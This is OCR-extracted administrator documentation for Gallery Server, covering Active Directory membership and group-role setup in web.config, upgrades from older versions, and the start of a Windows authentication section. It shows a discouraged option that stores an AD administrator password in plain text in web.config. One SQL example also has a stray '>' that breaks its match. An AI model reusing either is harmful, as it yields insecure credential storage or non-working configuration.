
> Note: The value 192.168.1.1 is the IP address of the domain controller. You can also specify the Fully Qualified Domain Name (ex. mydomain.techinfosystems.com), the Relative Distinguished Name (ex. godzilla if that is the name of your DC); or for more redundancy you can specify just the domain name (ex. mydomain).

    b. Replace the membership and roleManager sections with the following.


```
<membership defaultProvider="AspNetActiveDirectoryMembershipProvider">
 <providers>
  <clear />
  <add name="AspNetActiveDirectoryMembershipProvider"
type="System.Web.Security.ActiveDirectoryMembershipProvider" connectionStringName="ADConnection"
enableSearchMethods="true" attributeMapUsername="sAMAccountName" applicationName="Gallery Server" />
 </providers>
</membership>
<roleManager enabled="true" cacheRolesInCookie="true" cookieProtection="Validation"
defaultProvider="SqlRoleProvider">
 <providers>
  <clear />
  <add name="SqlRoleProvider" type="System.Web.Security.SqlRoleProvider"
connectionStringName="GalleryDb" applicationName="Gallery Server" />
 </providers>
</roleManager>
```

8. OPTIONAL- This step is necessary only when the default IIS application pool identity does not have permission to read the list of AD accounts. You can skip this step and come back to it if you discover the gallery is unable to retrieve AD accounts.

   Use IIS Manager to configure an IIS application pool to run under an account with permission to read the list of Active Directory users. Here we created a pool named GalleryActiveDirectoryPool and configured it to run under the Active Directory account Gsp_ServiceAccount:




   Update the gallery web application to use this pool. In IIS Manager, right-click the application in the left pane and choose Manage Application – Advanced Settings. Select the pool in the Application Pool setting.




Note: Instead of configuring the application pool to run under an AD account, you can specify an AD username and password in web.config as shown below. However, this is less secure because the password for an AD account is stored in plain text in the application.

```
<add name="AspNetActiveDirectoryMembershipProvider"
type="System.Web.Security.ActiveDirectoryMembershipProvider"
connectionStringName="ADConnection" enableSearchMethods="true"
attributeMapUsername="sAMAccountName" applicationName="Gallery Server"
connectionUsername="Administrator" connectionPassword="ThePassword" />
```

9. Use Windows Explorer to open App_Data\install.txt in a text editor. If the file doesn't exist, create an empty text file named install.txt and save it to the App_Data directory. Choose one of your AD accounts to be a gallery administrator and specify the username. You do not need to specify the password or domain name.



10. Open the gallery in a web browser. For new galleries, startup code will create the tables in the database and seed them with data. For new and existing galleries, the startup code will detect install.txt and configure the specified user as a gallery admin. When finished, the gallery will appear:



11. Finished! You can log in as the AD user you specified in the text file. You can use the Manage Users and Manage Roles pages to configure additional users.

Note: If you followed the recommended advice and configured the gallery to connect to AD using a read-only account, then the Manage Users page can ONLY be used to update the role memberships of users. You cannot add or delete AD accounts—you will get a security error if you try. If you specified an AD account with write permission, then the Manage Users can be used to create and delete AD accounts, although this is generally not advisable. You should follow existing business practices for those actions.

TIP: Boost application startup time with ngen.

Note: To integrate with Active Directory groups, follow the instructions in the section Integrate with AD groups.

Upgrade an AD-enabled gallery from 4.X and 3.X

Upgrading a gallery using Active Directory for membership follows the same process as updating a regular gallery. Follow the instructions in the section Upgrade from 4.X or Upgrade from 3.X.


Once you have upgraded, follow the security best practice in the next section to enhance the security of your gallery.

Integrate with AD groups


The AD instructions earlier in this document configured your gallery to use a stand-alone set of roles to manage gallery access. Instead, you may prefer to configure the gallery to use your Active Directory groups as the roles. This can reduce administrative effort because you no longer have to use Gallery Server to manage role membership when you add employees, move them to new departments, or delete AD accounts.

For example, you can give the Domain Users group read-only access and the Gallery Server Admins group administrative access (assuming you have a group named Gallery Server Admins). Gallery Server automatically recognizes a user's group membership and gives the user the gallery permissions you've defined for each group.

When you integrate Gallery Server with your AD groups, the roles page shows the groups from Active Directory:



In this screenshot we see four AD security groups, which all live in the "All Locations" organizational unit, as seen below in the AD Users and Computers applet. Note that two of the security groups are not shown because they are in the Longmont OU.



Note: The sample AD connection string shown earlier pointed to the Users container. If that's the connection string you use in your gallery, then Gallery Server will only use roles defined in that container. To point to another container or an organization unit, adjust the connection string accordingly. For example, for the screenshots above we used this connection string to connect to the All Location OU: "LDAP://192.168.1.200/OU=All Locations,DC=ad,DC=techinfosystems,DC=com"

To set up AD groups integration, we advise that you first set up AD membership. Once that is working, follow these directions.

1. Use a text editor to open the web.config file found in the root of the gallery.
2. Replace the <roleManager> section with this:

```
<roleManager enabled="true" cacheRolesInCookie="true" cookieProtection="Validation"
defaultProvider="ActiveDirectoryRoleProvider">
    <providers>
      <clear />
      <add name="SqlRoleProvider" type="System.Web.Security.SqlRoleProvider"
connectionStringName="GalleryDb" applicationName="Gallery Server" />
      <add name="ActiveDirectoryRoleProvider"
            type="GalleryServer.Web.ActiveDirectoryRoleProvider"
            connectionStringName="ADConnection"
            groupMode="WhiteList"
            whiteListGroups="Gallery Server Admins, Gallery Server Users"
```

```
            blackListGroups="Domain Admins,Domain Users,Authenticated Users,Domain Guests,Domain
Computers,Group Policy Creator Owners,Guests,Users,Pre-Windows 2000 Compatible Access,Exchange Domain
Servers,Schema Admins,Enterprise Admins,Cert Publishers,Backup Operators,Account Operators,Server
Operators,Print Operators,Replicator,Domain Controllers,WINS Users,DnsAdmins,DnsUpdateProxy,DHCP
Users,DHCP Administrators,Exchange Services,Exchange Enterprise Servers,Remote Desktop Users,Network
Configuration Operators,Incoming Forest Trust Builders,Performance Monitor Users,Performance Log
Users,Windows Authorization Access Group,Terminal Server License Servers,Distributed COM
Users,Administrators,Everybody,RAS and IAS Servers,MTS Trusted Impersonators,MTS
Impersonators,Everyone,LOCAL,WinRMRemoteWMIUsers__,This Organization,Service asserted identity,Denied RODC
Password Replication Group,High Mandatory Level,Medium Mandatory Level,Allowed RODC Password Replication
Group,Denied RODC Password Replication Group,Cloneable Domain Controllers,Read-only Domain
Controllers,Enterprise Read-only Domain Controllers,Protected Users"
            cacheTimeInMinutes="30"
            applicationName="Gallery Server" />
    </providers>
  </roleManager>
```

3. By default, this configuration is in "WhiteList" mode that explicitly recognizes two AD groups – Gallery Server Admins and Gallery Server Users. Adjust the attributes as needed for your organization. Below is the documentation for each attribute.

    a. **name** – Must be ActiveDirectoryRoleProvider
    b. **type** – Must be GalleryServer.Web.ActiveDirectoryRoleProvider
    c. **connectionStringName** – The name of the AD connection string. Must match the connection string specified in AspNetActiveDirectoryMembershipProvider.
    d. **groupMode** – Must be "WhiteList" or "BlackList". When it's in WhiteList mode, only the groups specified in whiteListGroups are recognized and used in Gallery Server (the blackListGroups attribute is ignored and can be omitted). When in BlackList mode, all groups are allowed except for those listed in the blackListGroups attribute.

    > Note: For performance and security, we recommend WhiteList mode when possible. If you choose BlackList mode, use care when editing the blacklist groups. Several of them must be present to prevent errors in the provider. If you encounter errors with additional built-in groups not listed, consider adding them.

    e. **cacheTimeInMinutes** – The length of time, in minutes, to store AD group data in the web server's memory. Since querying AD can be slow, especially in large organizations, Gallery Server caches results. The cache works on an absolute, not sliding, basis. A value of zero or less effectively disables the caching.
    f. **applicationName** – The name of the application. Typically, this matches the application name listed in the membership provider, but it is not required. It is not used in Gallery Server except as a display value on the Site Settings page.

4. Navigate to the gallery in your browser. You may see a message about how you don't have access to any assets. Don't worry. We'll deal with this next.

5. Startup code has just created records in the gsp.Role table to match the configured options. For example, in the default configuration above, Gallery Server will create two rows, one for the Gallery Server Admins group and one for Gallery Server Users. It will also delete any existing records in this

table that don't match the current role configuration (for example, it will probably delete the System Administrators role).

6. Choose one of these roles in the table gsp.Role to serve as the gallery administrator. Use SSMS to configure this role as an administrator. You can use this SQL: `UPDATE gsp.Role SET AllowAdministerSite=1 WHERE RoleName='Gallery Server Admins>'` (Replace 'Gallery Server Admins' with the group you chose.)

7. Recycle the application pool. This will force the gallery to reload the gsp.Role table.

8. Log in to the gallery with a user belonging to the group you gave administrative access. Or, if you are using Windows authentication, log in to the PC with the desired AD account, then navigate to the gallery. You will have full admin access to the gallery, which will give you the ability to manage other roles (groups) on the Manage Roles page.

Security Best Practice – Get rid of the AD username and password in web.config

Older versions of Gallery Server may have instructed you to specify an Active Directory account in web.config with update permission to Active Directory. Open web.config in a text editor and look for a line like this:

```
<add name="AspNetActiveDirectoryMembershipProvider"
type="System.Web.Security.ActiveDirectoryMembershipProvider,
System.Web,Version=2.0.0.0,Culture=neutral,PublicKeyToken=b03f5f7f11d50a3a"
connectionStringName="ADConnection" enableSearchMethods="true" attributeMapUsername="sAMAccountName"
applicationName="Gallery Server" connectionUsername="Administrator" connectionPassword="ThePassword"
/>
```

Version 3.1 and higher no longer requires specifying the account in web.config, so we advise that you remove this information if present. Save your changes and check your gallery, especially the Manage Users page. If you encounter an error, it is likely because the application pool identity does not have *READ* permission to the list of AD accounts.

To resolve this, review the section in Install new AD-enabled gallery or convert existing one that contains instructions for configuring the IIS application pool to run under an account with read permission to AD. After you make this change, your gallery should be functional and secure.

> Note: Technically, if you configure your gallery to run under an account with EDIT permission to the AD accounts, you can use the Manage Users page to add and delete AD accounts. In rare cases this may be desirable, but most enterprises have a separate process for these actions, and it is best to stick with that process. Your gallery and your AD infrastructure are more secure when you run under the principle of least privilege.

Upgrade an AD-enabled gallery from 2.6

Upgrading a 2.6 gallery that has been integrated into AD is largely the same as upgrading a regular gallery. The main difference is that we won't export the membership data in the 2.6 backup file. This is because the restore process assumes the membership and roles are using the Microsoft ASP.NET Universal

Providers, but AD requires the use of the AD Membership provider (System.Web.Security.ActiveDirectoryMembershipProvider) and the SQL Server role provider (System.Web.Security.SqlRoleProvider).

1. Make a backup of your database, web files, and (optionally) your media files. You'll only need them if the upgrade fails and you need to revert to 2.6.
2. In your 2.6 gallery, go to the backup/restore page. **Uncheck** the option **Export user accounts**. Then create the backup file.
3. In the web.config file, note the AD connection string in the connection strings section. You'll need this in a few steps.
4. Delete the gallery web files from your server. DO NOT delete your media files (the ones stored in gs\mediaobjects by default).
5. Download the 30-day trial or, if you purchased the product, the install package from your account page. Extract the contents to your web server, in the same location you had 2.6.
6. Open the web.config file in the root of the gallery in a text editor.
   a. Add the connection string you noted above to the connectionStrings section. It will look similar to this:


```
<add name="ADConnection" connectionString="LDAP://192.168.1.1/CN=users,DC=mydomain,DC=techinfosystems,DC=com"/>
```

   b. Replace the membership and roleManager sections with the following.


```
<membership defaultProvider="AspNetActiveDirectoryMembershipProvider">
 <providers>
  <clear />
  <add name="AspNetActiveDirectoryMembershipProvider"
type="System.Web.Security.ActiveDirectoryMembershipProvider" connectionStringName="ADConnection"
enableSearchMethods="true" attributeMapUsername="sAMAccountName" applicationName="Gallery Server" />
 </providers>
</membership>
<roleManager enabled="true" cacheRolesInCookie="true" cookieProtection="Validation"
defaultProvider="SqlRoleProvider">
 <providers>
  <clear />
  <add name="SqlRoleProvider" type="System.Web.Security.SqlRoleProvider"
connectionStringName="GalleryDb" applicationName="Gallery Server" />
 </providers>
</roleManager>
```

7. OPTIONAL- This step is necessary only when the default IIS application pool identity does not have permission to read the list of AD accounts. You can skip this step and come back to it if you discover the gallery is unable to retrieve AD accounts.

   Use IIS Manager to configure an IIS application pool to run under an account with permission to read the list of Active Directory users. Here we created a pool named GalleryActiveDirectoryPool and configured it to run under the Active Directory account Gsp_ServiceAccount:



Update the gallery web application to use this pool. In IIS Manager, right-click the application in the left pane and choose Manage Application – Advanced Settings. Select the pool in the Application Pool setting.




Note: Instead of configuring the application pool to run under an AD account, you can specify an AD username and password in web.config as shown below. However, this is less secure because the password for an AD account is stored in plain text in the application.

```
<add name="AspNetActiveDirectoryMembershipProvider"
type="System.Web.Security.ActiveDirectoryMembershipProvider"
connectionStringName="ADConnection" enableSearchMethods="true"
attributeMapUsername="sAMAccountName" applicationName="Gallery Server"
connectionUsername="Administrator" connectionPassword="ThePassword" />
```

8. Use Windows Explorer to open App_Data\install.txt in a text editor. If the file doesn't exist, create an empty text file named install.txt and save it to the App_Data directory. Choose one of your AD

accounts to be a gallery administrator and specify the username. You do not need to specify the password or domain name.



9. Open default.aspx in a browser. The gallery will detect that the required data structure doesn't exist and will automatically create it. It will also configure the AD user as a gallery administrator.
10. Log in to the gallery as an administrator and go to the backup/restore page. Click the restore tab and upload the backup file you created earlier. Then restore it. For large galleries this can take a few minutes.
11. Finished! Log back in to the gallery and review your albums and media assets. Also verify the users and roles have maintained their values from 2.6.

Configure Windows authentication


Gallery Server is typically installed using forms authentication. With forms authentication, users must manually log in to the gallery with their account name and password.

When a gallery is configured to use Windows authentication, Gallery Server uses the credentials of the logged on user. In most cases, this means the user can access the gallery without a separate login step. If the authorization fails or the user is not authenticated on a Windows OS, most browsers prompt the user to enter a username and password. For example, this is what might happen if a user accesses the gallery from a mobile phone.


The use of Windows authentication works best in organizations where users log in to their computers with a centralized identity provider such as Active Directory.

Follow these steps to convert an existing forms-authenticated gallery to one that uses Windows authentication.

